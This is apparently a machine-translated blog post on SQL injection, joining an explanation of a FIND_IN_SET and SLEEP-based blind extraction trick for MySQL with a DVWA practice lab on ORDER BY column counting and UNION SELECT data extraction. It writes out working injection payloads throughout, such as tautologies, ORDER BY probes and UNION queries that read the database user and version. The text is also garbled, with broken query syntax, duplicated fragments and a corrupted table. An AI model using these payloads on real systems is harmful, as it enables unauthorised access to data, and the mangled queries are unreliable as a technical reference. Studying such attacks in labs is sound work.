Today Blog reading "Security By Default" I heard another optimization exploiting data mining injections Blind SQL in MySQL. I say it because, as you may recall, recently talked about the Bit Shifting, a technique that has the same purpose.
So in this post I will explain what I understand of this new technique which I believe provides a significant improvement in efficiency.
FIND_IN_SET, is actually a MySQL function that returns the position of a character within a set. For example:
 mysql> SELECT FIND_IN_SET ('e', 'a, e, i, o, u');

 +-------------------------------+  in our partnership with
 FIND_IN_SET ()
. The next step is to get the binary string representation of each position. This can be achieved with BIN
 function ()
. Finally segmented binary string into individual characters, these can only be
 '0 'or
'1'
, representing the false or true response respectively. Thus we can deduce the binary string of the position and therefore the character.
Fig. 1 - Technical FIND_IN_SET.
# BITS BINARY DECIMAL  a 0-1 0-1 February 2 to March 10 - 11 a 0-1 0-1 February 2 to March 10 - 11 | 4 to 7 March 100 to 111
| 6 from 1932 to 1963 100000 to 111111 | 7 64 to 127 1000000 to 1111111
So in order to obtain the binary string that represents the position will require many queries as bits containing that string.
Maybe now you're wondering -
unless we know the position then we do not know how many bits you know how many inquiries do?, 2,3,4,5,6,7,8 , 9 ,_,!,@,#,$,%,^,&,*,(,),-,+,=, \\ ,,.,", \\ ', ~
- It's simple, we can not know. So we must continue asking queries until the next character of the binary string we throw an empty string (''). That is the condition that signals the end of the consultations and we express it somehow. The author proposes two ways: generating an error or delay by adding a (Delayed response). Now that this mechanism needs further consultation, which tells us when we're done. Therefore, the total of consultations will be one more than the number of bits of the position.
All that said, let's see an example of this technique.
SELECT ((SELECT @ a: = MID (BIN (FIND_IN_SET (MID (USER (), 1.1),
'a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z, 0.1
, `, \\ \\, ,')), 1,1)) = @ a AND IF (@ to! ='',A, SLEEP (4)));
The example gets the name of MySQL user with USER () , then take the first character of name
MID () , calculate the position of that character in the set with
FIND_IN_SET ()
, you get the binary string representation of that position with BIN ()
, take the first character of the binary string, again with MID (), and assigned to a variable
 "@ a"
. All this within a SELECT

 which only serves to initialize the variable @ a. The result of that compared with SELECT @ a, should be noted that this will always true, is like comparing "@ a = @ a". This is done because the injection is in WHERE clause
and therefore should be given as a condition. A former condition makes a conjunction with the result
function IF () after verifying that @ is not an empty string. If this condition is met the result will be @ a (which is 0 or 1, that is false or true) and if not execute a delay of 4 seconds. complicated enough explanation, let's see how it works: mysql> SELECT ((SELECT @ a: = MID (BIN (FIND_IN_SET (MID (USER (), 1.1), 'a,b, c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,0,1,2,3,4,5,6,7,8,9,_ ,!,@,#,$,%,^,&,*,(,),-,+,=,\,,.,",\',~,`,\\, ,!,@,#,$,%,^,&,*,(,),-,+,=,\,,.,",\',~,`,\\, ,')),3,1)) =@a AND IF(@a!='',@a,SLEEP(4))); +-----------+ +-----------+ row in set (4.00 sec)
The result was "10010"
 which corresponds to the eighteenth position. The last 0 is not considered that corresponds to the query that caused the delay of 4 seconds. If we look at our whole
 character "r"
 is occupying the position 18 and the first letter of the user (root @ localhost). Using this technique we have deduced a character with only 6 visits, more efficient than Binary Search and Bit Shifting requiring 8 queries.


 Figure 2 - Comparison of efficiency.


 Some problems


 There is a problem using FIND_IN_SET function () and is not case sensitive. Therefore, if the whole had a
 'a'
 in the first position and a
 'A'
 in the twenty-seventh, each time you inquire for 'a' or 'A' will return the first match, in this case 1. Because of this feature we will have a very significant loss of accuracy when information is needed to extract structures are names or passwords.


 Another drawback is that if we consider a set of characters from broad enough from position 64 to 127 and no improvement from 128 to 255 will require 9 queries, ie, less efficient than previous methods. If we consider the extended ASCII set could say it only provides efficiency for a quarter of the cases.


 Finally the fact of including a delay to distinguish the end of the consultations will this method reduces the efficiency, ultimately, the aim is to save time.


 Some solutions


 to fix what the "case sensitive"
 occurred to me
 use INSTR function ()
 that returns the position of the first coincidence of a string within another. This function is case-sensitive only when one of its parameters is a string of type BINARY

. For example:


 mysql> SELECT INSTR ('aA', CAST ('a' AS BINARY));
 +----------------------- -----------+
  , 1,1)) = @ a AND IF (@ to! ='',A, SLEEP (4)));


 To overcome the second problem there are some optimizations that can be implemented:


 reduce as much as possible the set. For example removing unprintable characters and extended ASCII strange symbols. We would be approximately half. Sort
set characters according to their frequency in a given language. The most frequent first and less common at the end.
An interesting observation is that the first query always throw 1 except that the search character is not in the set. Knowing this we can avoid the first consultation and start the second. If the second query runs the new delay would do the first, otherwise we can infer that the outcome of the first was 1. Would save a query.
For the third problem of this technique, the author proposes a case which could be resolved. This is when different pages are displayed according to a parameter (/ page.php? Id = 0, / page.php? Id = 1) In this case we use 3 different pages to represent the 0, 1 and the final consultations. IF (@ a: = MID (BIN (FIND_IN_SET (MID (USER (), 1.1), 'a, b, c, d, e , f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z, 0,1,2,3,4,5,6,7,8,9, _,! ,@,#,$,%,^,&,*,(,),-,+  , =, \\ ,,.,", \\',~,`, \\ \\ , is vulnerable to SQL injections. What you learn in this and the following parts of the series are some techniques to exploit these vulnerabilities. By "explode" I mean to compromise the security of the organization either by obtaining privileged information or access. , =, \\ ,,.,", \\',~,`, \\ \\ , is vulnerable to SQL injections. What you learn in this and the following parts of the series are some techniques to exploit these vulnerabilities. By "explode" I mean to compromise the security of the organization either by obtaining privileged information or access. |
| But first let's ride a vulnerable environment in which to practice. Damn Vulnerable will use Web App (DVWA), this is a vulnerable web application that will allow us to intentionally practice and learn about web vulnerabilities without getting into trouble with the law xD |
http://sourceforge .net/projects/dvwa/files/DVWA-1.0.7.zip/download
As in the first part shows how to install XAMPP I'll assume you already have on your machine. If not, take a look here:
http://alguienenlafisi.blogspot.com/2011/01/sql-injection-web-attacks-parte-i.html
The file downloaded is a zip . Extract its contents into the directory / opt / lampp / htdocs
well (need root privileges): # unzip
DVWA-1.0.7.zip-d / opt / lampp / htdocs / Now we need to set the parameters for DVWA can access the database.
open the file / opt / lampp / htdocs / dvwa / config / config.inc.php
# gedit / opt / lampp / htdocs / dvwa / config / config.inc.php
You only need to set the password for mysql root user in the variable $ _DVWA
$ _DVWA ['DB_PASSWORD'] = 'rootpassword', / / here put the root password of
 ['DB_PASSWORD']


 \u0026lt;? php
 # Database management system to use
 $ DBMS = 'MySQL';
 # $ DBMS = 'PGSQL';


 # Database variables $ _DVWA = array ();
 $ _DVWA [ 'db_server'] = 'localhost';
 $ _DVWA ['db_database'] = 'dvwa';
 $ _DVWA ['db_user'] = 'root';
# Only Needed for PGSQL $ _DVWA ['db_port'] = '5432 '; ?> Then if we are not running the xampp we start with:
# / opt / lampp / lampp start
 now our browser http://localhost/dvwa

 we see something like this:
We click on "here". Charged another page which displays a button to create the database DVWA. I do click.

- Fig. 2 - a button to create the database.
- So far we have finished installing DVWA.
- Click "Logout" and login with these details:
'll see a page like this:
Fig. 3 - DVWA main page.
Our environment is now ready for practice. Continue ...
6 Removing data

start learning some techniques for data extraction. To do this select the vulnerability "SQL Injection" (at low level). Display a search form on "Go" user where, for example, if you place 1 will show the details of the user "admin".
 Fig. 4 - SQL Injection Vulnerability.


 Well ... do a simple test to verify that the form is vulnerable to SQLi. We put a single quote (') and give a "Submit." You see an error message like this:


 You Have an error in your SQL syntax; check the manual That corresponds to your MySQL server version for the right syntax to use near''''' at line 1
Excellent, this means that we can alter the SQL query syntax. We will do another test, tautology now to confirm this. Place:
'or''='
 |
| If you are not understanding very well, maybe it will help review the source code of the application. To do this you must click on the button |
ORDER BY
The first step to exploit a vulnerability in SQL is to identify how many fields are being selected in the query. For example, if you've seen the source code, you will see that the query is something like:  SELECT first_name, last_name FROM users WHERE user_id = '1 '; SELECT first_name, last_name FROM users WHERE user_id = '1 '; |
| As you'll see two fields are being selected: |
There is another method using the ORDER BY clause . This clause allows us to sort query results according to any of the selected fields. For example:
SELECT first_name, last_name ORDER BY first_name FROM users
The above query response ordered by the "first_name".
SELECT first_name, last_name FROM users ORDER BY 1  | This also refers to other sorts results by field "first_name" and that is what appears in the first place. But what happens if you try to sort out a position that does not exist? For example:
| SELECT first_name, last_name FROM users ORDER BY 3 |
Unknown column '3 'in' order clause '
Then, to determine the number of selected fields, the idea is to inject an ORDER BY and be ordered by the first field, then the second and so incrementally to generate an error. When that happens we will know how many fields are selected in the query.
 This may work, but is inefficient. What I actually used a binary search technique (Binary Search). This technique consists in taking an arbitrary value N and make an inquiry ordered by this value. There are two possible answers: boot error boot error or not. If an error occurs we deduce that the number of selected fields is less than N we take. And if there is no error in the query, we deduce that the number of fields is equal to or greater than N. In the first case we have already established a range where the desired number (from 1 to N) but in the second, we only set a lower limit (N to more). To have an upper limit in the second case simply refer back to this time ordering double N and depending on the response, there is error or no error, we will set an upper limit (N to 2N) or a new lower bound (2N to high) respectively. Repeat the above operation to have a well-defined interval, with lower and upper bound. Once we have determined the range proceed to find its middle element, it can be defined as the integer quotient of the sum of lower and upper limit by two. Then sorted by the middle element and depending on the response we will take the upper or lower half of the interval as the new interval and the middle element as the new upper or lower limit respectively. Continue dividing the interval each time by half to deduce the number of columns.
 The consultation was not error. That means there are 10 or more fields and still not have an upper limit. Now twice ordered by N. In this case 20. CONSULTATION RESPONSE
select 1,2,3,4,5,6,7,8,9,10,11 DEDUCTION ORDER BY 20; ERROR There are fewer than 20. Upper limit = 20
already have a defined interval upper limit (20) and bottom (10). Now we seek the middle element: (10 +20) / 2 = 15 and ordered by this value. CONSULTATION RESPONSE
select 1,2,3,4,5,6,7,8,9,10,11 DEDUCTION ORDER BY 15; ERROR There are fewer than 15. Upper limit = 15
recalculated the middle element: (10 +15) / 2 = 12 (integer quotient)  CONSULTA RESPONSE DEDUCCIÓN select 1,2,3,4,5,6,7,8, BY ORDER 9,10,11 12; ERROR There are fewer than 12. Upper limit = 12 CONSULTA RESPONSE DEDUCCIÓN select 1,2,3,4,5,6,7,8, BY ORDER 9,10,11 12; ERROR There are fewer than 12. Upper limit = 12 |
| Middle element: (10 +12) / 2 = 11 |
Practice ORDER BY in DVWA
Now let's do the DVWA. The injection technique using the incremental system, would be: ANSWER INJECTION
'order by 1 # nothing happens
' order by 2 # nothing happens 'order by 3 # Unknown column '3' in 'order clause '
Fig. 6 - Injection ORDER BY.
Note that place the # character at the end to comment on the quote that follows. The final consultation with this shot would look like:
SELECT first_name, last_name FROM users WHERE user_id =''ORDER BY 3 # ';
I leave the practice of binary search deduction for you.
6.2 Data Extraction with UNION SELECT
Well, we know how many fields are being selected in the query. Now what follows is to know which of these fields are displayed to the user on the web. Not all selected fields are inserted into Web page response, some are only used internally by the application. Knowing which fields are visible will help us get through them the information they want from the database.
If the application does not display any field in the response we face a case of Blind SQL Injection
or blind SQL injection. For such cases there are other techniques that can be used but these will explain them later. For now we are only interested to learn how to operate an ordinary SQLi.
To find out which fields are displayed on the website will use the UNION clause . This clause tells MySQL that should unite the answer preceding query with UNION query results that follows. However, to make this possible is a prerequisite that both queries have the same number of fields. If not, fail. It was therefore necessary to first learn to deduce the number of fields;) For example:
SELECT first_name, last_name FROM users WHERE user_id = '1 'UNION SELECT first_name, last_name FROM users WHERE user_id = '2';
Then we can build injections UNION SELECT
to make our own queries to the database and extract the information you want. 6.2.1
data mining practice in DVWA
'AND 1 = 0 UNION SELECT 1.2 #
Fig. 8 - Bombay UNION SELECT fields visible.
The consultation will come to the database would look like: SELECT first_name, last_name FROM users WHERE user_id =''AND 1 = 0 UNION SELECT 1.2 # ';
As
you can see I added a
AND 1 = 0 UNION before"First Name" and
. This is to reverse the previous query and only showing the results of our consultation injected.
As a result of our injection you select the numbers 1 and 2 we can see in the answer page in the area corresponding to
Now that we know which fields 1 and 2 are visible use to get some information:  | 'AND 1 = 0 UNION SELECT user (), version () #
 Fig. 9 - User and version of the database. Fig. 9 - User and version of the database. |
return the user to the database and MySQL respectively. Another interesting feature is
database ()
that returns the name of the database.
Well here we have learned how data mining works with UNION SELECT. In the next chapter in the series (I have no idea when it will xD) delve a little deeper into the data extraction.
A greeting and goodbye.

0 comments:
Post a Comment